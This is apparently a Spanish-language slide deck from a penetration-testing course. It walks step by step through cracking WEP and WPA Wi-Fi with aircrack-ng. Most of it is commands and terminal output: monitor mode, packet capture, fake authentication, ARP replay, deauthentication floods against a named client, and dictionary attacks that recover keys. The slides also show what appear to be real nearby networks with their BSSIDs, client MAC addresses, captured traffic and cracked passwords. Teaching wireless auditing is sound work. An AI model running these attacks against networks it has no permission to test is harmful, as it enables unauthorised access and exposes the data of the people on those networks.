

ACERCA DE MI

- ✓ Ingeniero en Sistemas Informáticos Universidad Central del Este (UCE)
- ✓ Profesor Universidad Dominicana O&M
- ✓ Maestria en Gerencia y Productividad - Universidad APEC
- ✓ Postgrado de Auditoria de Sistemas - Universidad O&M
- ✓ Comptia Security+ Certified

twitter



@ksanchez_cld



ksanchez_cld




DECLINACION

La informacion ofrecida en esa presentacion es con fines didacticos, con el objetivo de desarrollar la cultura del buen uso de los recursos tecnologicos. Y con la vision de fortalecer la seguridad en dichos recursos.

OBJETIVO DEL MODULO

El objetivo del curso es adquirir los conocimientos necesarios para poder ejecutar un test de intrusión en una organización, ya sea interno o externo. Así como el uso de las herramientas más comunes en este tipo de análisis de seguridad.



VIRTUAL LAB

WEP

CRACKING WIFI

- **CRACKING WEP**
- **CRACKING WPA**
- **MAPEO DE RED**
- **ESCANEEO DE VULNERABILIDADES**
- **EXPLOTANDO OBJETIVO**

- **AIRCRAK**
- **NMAP**
- **NESSUS**
- **MSF**

CHECK LIST

airmon-ng start wlan0

```
ksanchez@xxx:~$ sudo airmon-ng start wlan0
[sudo] password for ksanchez:

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2488     NetworkManager
2608     wpa_supplicant
24701    dhclient
Process with PID 24701 (dhclient) is running on interface wlan0
Process with PID 22025 (sudo) is running on interface mon0
Process with PID 22027 (airodump-ng) is running on interface mon0
Process with PID 22035 (airodump-ng) is running on interface mon0

Interface      Chipset      Driver
wlan0          Atheros     ath9k - [phy0]
              Atheros     (monitor mode enabled on mon1)
mon0           Atheros     ath9k - [phy0]
```

MOD0 MONITOR

```
ksanchez@xxx:~$ sudo iwconfig
wlan0      IEEE 802.11bgn  ESSID:"Claro_8860"
          Mode:Managed  Frequency:2.412 GHz  Access Point: 20:F3:A3:3E:F2:7C
          Bit Rate=81 Mb/s   Tx-Power=27 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=43/70  Signal level=-67 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:27  Invalid misc:7  Missed beacon:0

lo         no wireless extensions.

mon0       IEEE 802.11bgn  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=27 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

mon1       IEEE 802.11bgn  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=27 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

eth0       no wireless extensions.
```

NIC

Airodump-ng mon0

```

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
20:F3:A3:3E:F2:7C    -66      2071        730     2   1  54e  WPA2  CCMP  PSK  Claro_8860
00:15:6D:EA:E7:81    -86         1          4     0   9   54   WEP   WEP             CBF2006-1
00:15:6D:EA:06:BF    -88      237        600     0   1  11   OPN             CRODRIGUEZ
6C:8B:2F:85:DD:58    -89         1          0     0   6  54e  WPA2  CCMP  PSK  Orange-DD58
00:27:22:14:73:DD    -89         4          0     0   1  11   WPA   CCMP  PSK  BC-CABRERA
00:26:44:8D:E0:1F    -90        23          0     0   1   54   WEP   WEP             ThomsonC5E14D

BSSID                STATION            PWR  Rate      Lost      Frames  Probe
20:F3:A3:3E:F2:7C    00:21:63:72:2E:D7     0    1e- 0    11425     1033
20:F3:A3:3E:F2:7C    D0:DF:9A:E5:7B:A7   -73    0 - 1         0         7
20:F3:A3:3E:F2:7C    38:AA:3C:75:50:4A   -24    0 - 1         0        116  Claro_8860
20:F3:A3:3E:F2:7C    D0:DF:9A:E5:7B:A7   -73    0 - 1         0         7
20:F3:A3:3E:F2:7C    70:D4:F2:EC:28:1D  -127    0e- 0e         0         76
00:15:6D:EA:E7:81    00:02:6F:43:01:04   -1     2 - 0         0         2
00:15:6D:EA:E7:81    00:02:6F:3B:F3:50   -1     2 - 0         0         1
00:15:6D:EA:E7:81    00:02:6F:43:01:04   -1     2 - 0         0         2
00:15:6D:EA:E7:81    00:02:6F:42:00:D1   -1     2 - 0         0         1
00:15:6D:EA:E7:81    00:02:6F:47:1E:A4   -1     2 - 0         0         1
00:15:6D:EA:06:BF    00:02:6F:3B:F8:51   -1     2 - 0         0         49
00:15:6D:EA:06:BF    00:15:6D:9A:C5:3B   -1     2 - 0         0         51

```

IDENTIFICACION DE PUNTOS DE ACCESOS

airodump-ng -c [channel#] -w [filename] --bssid [bssid] [device]

airodump-ng -c 9 -w ThomsonC5E14D.pcap --bssid 00:26:44:8D:E0:1F mon0

```
CH 9 ][ Elapsed: 52 s ][ 2013-07-06 12:45 ][ fixed channel mon0: 1
```

| BSSID | PWR | RXQ | Beacons | #Data, #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|-------------------|-----|-----|---------|------------|----|----|-----|--------|------|---------------|
| 00:26:44:8D:E0:1F | -89 | 3 | 43 | 0 0 | 1 | 54 | WEP | WEP | | ThomsonC5E14D |

| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|-------|---------|-----|------|------|--------|-------|
|-------|---------|-----|------|------|--------|-------|

CAPTURA DE PAQUETES

aireplay-ng -1 0 -a [bssid] -h [mac localhost] -e [essid] [device]

aireplay-ng -1 0 -a 00:26:44:8D:E0:1F -h 00:21:63:72:2e:d7 -e CBF2006-1 mon0

```
ksanchez@xxx:~$ sudo aireplay-ng -1 0 -a 00:26:44:8D:E0:1F -h 00:21:63:72:2e:d7 -e CBF2006-1 mon0
12:59:21  Waiting for beacon frame (BSSID: 00:26:44:8D:E0:1F) on channel 1
For the given BSSID "00:26:44:8D:E0:1F", there is an ESSID mismatch!
Found ESSID "ThomsonC5E14D" vs. specified ESSID "CBF2006-1"
Using the given one, double check it to be sure its correct!

12:59:24  Sending Authentication Request (Open System) [ACK]
12:59:26  Sending Authentication Request (Open System) [ACK]
12:59:28  Sending Authentication Request (Open System) [ACK]
12:59:30  Sending Authentication Request (Open System) [ACK]
12:59:32  Sending Authentication Request (Open System) [ACK]■
```

FAKE AUTH

aireplay-ng -3 -b [bssid] -h [mac localhost] [device]

aireplay-ng -3 -b 00:26:44:8D:E0:1F -h 00:21:63:72:2e:d7 mon0

```
CH 9 ][ Elapsed: 44 mins ][ 2013-07-07 15:28

BSSID                PWR Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:15:6D:EA:06:BF    -88    6233      4234    0   1  11  .  OPN             CRODRIGUEZ
00:27:22:14:73:DD    -89    9679      6309    0   1  11  .  WPA  CCMP    PSK    BC-CABRERA
00:26:44:8D:E0:1F    -90     46        58     0   1  54  WEP  WEP      ThomsonC5E14D
20:F3:A3:3E:F2:7C    -127   24686    440385  140   1  54e WPA2 CCMP    PSK    Claro_8860

ksanchez@xxx:~$
```

```
CH 1 ][ Elapsed: 5 mins ][ 2013-07-07 15:34

BSSID                PWR RXQ Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
20:F3:A3:3E:F2:7C    -63 100     3101     49993    4   1  54e WPA2 CCMP    PSK    Claro_8860
```

```
ksanchez@xxx:/media/02a8b256-a208-403c-b672-ec16719a571e_/DEXTER_LAB/Hacking/Wireless$ sudo aireplay-ng -3 -b 00:26:44:8D:E0:1F -h 00:21:63:72:2e:d7 mon0
15:28:04 Waiting for beacon frame (BSSID: 00:26:44:8D:E0:1F) on channel 1
15:28:14 No such BSSID available.
Please specify an ESSID (-e).
ksanchez@xxx:/media/02a8b256-a208-403c-b672-ec16719a571e_/DEXTER_LAB/Hacking/Wireless$ sudo aireplay-ng -3 -b 20:F3:A3:3E:F2:7C -h 00:21:63:72:2e:d7 mon0
15:28:38 Waiting for beacon frame (BSSID: 20:F3:A3:3E:F2:7C) on channel 1
Saving ARP requests in replay_arp-0707-152838.cap
You should also start airodump-ng to capture replies.
Read 137723 packets (got 0 ARP requests and 16695 ACKs), sent 0 packets...(0 pps)
```

```
xb2 Response
15.254200 10.0.0.9 -> 68.142.102.95 TCP 66 34619 > macromedia-fcs [ACK] Seq=1 Ack=1 Win=203 Len=0 TSval=51323329 TSecr=1305912661
16.549837 10.0.0.9 -> 200.88.127.22 DNS 75 Standard query 0x6ad9 A plus.google.com
16.969237 HuaweiTe_3e:f2:7c -> SamsungE_9b:a8:7a LLC 84 I, N(R)=16, N(S)=0; DSAP 0x9e Group, SSAP 0x24 Command
16.969269 HuaweiTe_3e:f2:7c -> SamsungE_9b:a8:7a LLC 84 I, N(R)=16, N(S)=0; DSAP 0x9e Group, SSAP 0x24 Command
17.545073 10.0.0.9 -> 196.3.81.5 DNS 75 Standard query 0xbe6c A plus.google.com
18.282336 10.0.0.9 -> 200.88.127.22 DNS 72 Standard query 0x322b A tripeord.com
18.580951 199.16.156.81 -> 10.0.0.9 TLSv1.1 104 Application Data
18.581027 10.0.0.9 -> 199.16.156.81 TCP 66 47709 > https [ACK] Seq=1 Ack=39 Win=331 Len=0 TSval=51324160 TSecr=162586827
19.279298 10.0.0.9 -> 196.3.81.5 DNS 72 Standard query 0x669c A tripeord.com
20.258157 AskeyCom_72:2e:d7 -> HuaweiTe_3e:f2:7c ARP 42 Who has 10.0.0.1? Tell 10.0.0.9
```

INYECCION DE PAQUETES

```
aircrack-ng -a 1 -b [bssid] -n 128 [filename].ivs
```

```
aircrack-ng -a 1 -b 34:6B:D3:27:C4:48 -n 128 [filename].ivs
```

CRACKING PASSWORD

```
ksanchez@xxx:/media/02a8b256-a208-403c-b672-ec16719a571e_/DEXTER_LAB/Hacking/Wireless$ sudo aircrack-ng SpeedTouchE02510-19JUNIO-2013.pcap-01-KEYFOUND.cap
[sudo] password for ksanchez:
Opening SpeedTouchE02510-19JUNIO-2013.pcap-01-KEYFOUND.cap
Read 420531 packets.

# BSSID          ESSID          Encryption

1 00:90:D0:4A:00:74 SpeedTouchE02510 WEP (52792 IVs)

Choosing first network as target.

Opening SpeedTouchE02510-19JUNIO-2013.pcap-01-KEYFOUND.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 52792 ivs.
                KEY FOUND! [ E0:10:81:51:71 ]
Decrypted correctly: 100%
```

KEY FOUND

Aircrack-ng 1.1

[00:02:49] 105644 keys tested (542.35 k/s)

KEY FOUND! [JWWY9VX7T4U3R]

Master Key : 67 1E CD 1E FE E5 5A 0B 2B CF 11 B6 FF D0 78 1F
F4 E6 E5 19 77 40 4D 7F 66 F3 7F E7 AD 37 A1 CB

Transient Key : B4 17 BE F7 56 93 19 48 8C 3D 10 32 D8 C4 17 C8
7A 18 D3 39 80 00 6E F4 5D 0C 9B 00 06 76 87 E1
6C 78 6F AC 6C D8 0C 83 32 24 8A F8 50 41 E0 02
A4 CA BE 5F 7C C7 34 1C D4 41 65 EE DA EA 6D F0

EAPOL HMAC : F5 F4 83 2E 16 C6 B0 EC 38 39 85 3E FE EC 48 7B

ksanchez@xxx: /media/02a8b256-a208-402c-b672-ec16710a571e /D5XTER-LAB/Hacking-Wireless

KEY FOUND

WPA

CRACKING WIFI


```
airmon-ng start wlan0
```

```
aircrack-ng redWPA-01.cap
```

```
aircrack-ng -w diccionario.lst redWPA-01.cap
```

airodump-ng --bssid 20:F3:A3:3E:F2:7C -c 1 -w Claro_8860_WPA mon0

| BSSID | PWR | Beacons | #Data, #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|-------------------|-----|---------|------------|----|-----|------|--------|------|------------|
| 20:F3:A3:3E:F2:7C | -62 | 2515 | 5141 24 | 1 | 54e | WPA2 | CCMP | PSK | Claro_8860 |
| 00:15:6D:EA:06:BF | -89 | 182 | 137 0 | 1 | 11 | OPN | | | CRODRIGUEZ |

CH 1][Elapsed: 30 mins][2013-07-07 15:59][WPA handshake: 20:F3:A3:3E:F2:7C

| BSSID | PWR | RXQ | Beacons | #Data, #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|-------------------|-----|-----|---------|------------|----|-----|------|--------|------|------------|
| 20:F3:A3:3E:F2:7C | -64 | 100 | 16998 | 76415 7 | 1 | 54e | WPA2 | CCMP | PSK | Claro_8860 |

CH 1][Elapsed: 20 s][2013-07-07 15:59

| BSSID | PWR | RXQ | Beacons | #Data, #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|-------------------|-----|-----|---------|------------|----|-----|------|--------|------|------------|
| 20:F3:A3:3E:F2:7C | -64 | 100 | 203 | 193 8 | 1 | 54e | WPA2 | CCMP | PSK | Claro_8860 |

| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|-------------------|-------------------|------|--------|------|--------|-------|
| 20:F3:A3:3E:F2:7C | 00:21:63:72:2E:D7 | 0 | 1e- 0e | 0 | 40 | |
| 20:F3:A3:3E:F2:7C | 38:AA:3C:75:50:4A | -35 | 48e- 1 | 2 | 13 | |
| 20:F3:A3:3E:F2:7C | D0:DF:9A:E5:7B:A7 | -83 | 0e- 1 | 1 | 104 | |
| 20:F3:A3:3E:F2:7C | 70:D4:F2:EC:28:1D | -127 | 1 - 0e | 0 | 9 | |
| 20:F3:A3:3E:F2:7C | D0:DF:9A:E5:7B:A7 | -85 | 0e- 1 | 1 | 93 | |
| 20:F3:A3:3E:F2:7C | 78:D6:F0:9B:A8:7A | -127 | 0e- 0 | 0 | 38 | |

aireplay-ng -0 15 -a 20:F3:A3:3E:F2:7C -c 00:21:63:72:2E:D7 mon0

```
CH 1 ][ Elapsed: 38 mins ][ 2013-07-07 16:39 ][ WPA handshake: 20:F3:A3:3E:F2:7C
CH 1 ][ Elapsed: 38 mins ][ 2013-07-07 16:39 ][ WPA handshake: 20:F3:A3:3E:F2:7C
```

| BSSID | PWR | RXQ | Beacons | #Data | #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|-------------------|-----|-----|---------|-------|-----|----|-----|------|--------|------|------------|
| 20:F3:A3:3E:F2:7C | -92 | 100 | 19360 | 17778 | 0 | 1 | 54e | WPA2 | CCMP | PSK | Claro_8860 |

| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|-------------------|-------------------|-----|--------|------|--------|-------|
| 20:F3:A3:3E:F2:7C | 00:21:63:72:2E:D7 | 0 | 0e- 1 | 0 | 4109 | |
| 20:F3:A3:3E:F2:7C | 38:AA:3C:75:50:4A | -23 | 6e- 1 | 44 | 3357 | |
| 20:F3:A3:3E:F2:7C | D0:DF:9A:E5:7B:A7 | -78 | 0e- 1 | 0 | 7831 | |
| 20:F3:A3:3E:F2:7C | 3C:74:37:0A:BF:6A | -85 | 1 -11e | 0 | 1457 | |

```
ksanchez@xxx:/media/02a8b256-a208-403c-b672-ec16719a571e_/DEXTER_LAB/Hacking/Wireless$ sudo aireplay-ng -0 15 -a 20:F3:A3:3E:F2:7C -c 00:21:63:72:2E:D7 mon0
```

```
[sudo] password for ksanchez:
```

```
16:38:53 Waiting for beacon frame (BSSID: 20:F3:A3:3E:F2:7C) on channel 1
16:38:59 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [11|60 ACKs]
16:39:00 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0|62 ACKs]
16:39:00 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0|41 ACKs]
16:39:00 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0| 0 ACKs]
16:39:01 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0|61 ACKs]
16:39:02 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0|64 ACKs]
16:39:02 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0| 7 ACKs]
16:39:03 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0| 4 ACKs]
16:39:03 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0|63 ACKs]
16:39:04 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0|65 ACKs]
16:39:04 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0| 0 ACKs]
16:39:05 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 2|32 ACKs]
16:39:06 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 6|66 ACKs]
16:39:06 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0| 0 ACKs]
16:39:07 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7] [ 0|29 ACKs]
```

AIRCRAK-NG CLARO_1950.PCAP

```
ksanchez@xxx:/media/02a8b256-a208-403c-b672-ec16719a571e/_DEXTER_LAB/Hacking/Wireless$ sudo aircrack-ng claro_1950-6JUNIO
2013-KEYFOUND.pcap-02.cap
Opening claro_1950-6JUNIO2013-KEYFOUND.pcap-02.cap
Read 4758764 packets.

# BSSID          ESSID          Encryption

1 34:6B:D3:27:C4:48 Claro_1950      WPA (1 handshake)

Choosing first network as target.

Opening claro_1950-6JUNIO2013-KEYFOUND.pcap-02.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng...
```

```
ksanchez@xxx:/media/02a8b256-a208-403c-b672-ec16719a571e_/DEXTER_LAB/Hacking/Wireless$ sudo aircrack-ng -w /media/02a8b256-a208-403c-b672-ec16719a571e_/WORDLIST/WIFI_Keys_By_Ksanchez.txt Claro_8860_WPA-02.cap
Opening Claro_8860_WPA-02.cap
Read 155612 packets.
```

| # | BSSID | ESSID | Encryption |
|---|-------------------|------------|-------------------|
| 1 | 20:F3:A3:3E:F2:7C | Claro_8860 | WPA (1 handshake) |

Choosing first network as target.

Opening Claro_8860_WPA-02.cap

Aircrack-ng 1.1

[00:00:00] 2 keys tested (102.00 k/s)

KEY FOUND! [4MPFMKA7WFP7P]

| | | |
|---------------|---|--|
| Master Key | : | 58 F7 AA 39 64 C1 B9 16 24 3D C6 90 0C 83 37 7E 2F AA EA 3D A8 56 A2 9C 89 80 89 17 9F 32 B6 DD |
| Transient Key | : | 1F C0 69 E8 D0 B5 A1 C1 3D DB C4 61 7C 2E 53 C9 BF B6 E4 B8 74 3D 7E AB BA 52 ED FF 24 C5 3E 9A B2 99 61 88 F8 6F A9 F5 E7 74 9B 77 4F 23 50 04 87 46 DD A6 6A BA 89 B5 C0 BF 72 69 6C 37 D0 90 |
| EAPOL HMAC | : | F0 BC DF 34 83 91 78 50 05 0A E9 BF 5B A1 48 86 |

Qt Dialog - Wireless_Cracking_By_Ksanchez.ui*

Auditoria Wireless

| | | |
|---------|----------------------|--|
| BSSID | <input type="text"/> | <input type="button" value="WEP"/> <input type="button" value="WPA"/> |
| ESSID | <input type="text"/> | |
| Channel | <input type="text"/> | |

AUTOMATIZACION

- NMAP/ZENMAP
- NETDISCOVER
- ETHERAPE

- PING SWEEP
- PUERTOS
- SERVICIOS
- EXP. XML

CHECK LIST (MAPEO DE RED)

Currently scanning: Finished! | Screen View: Unique Hosts

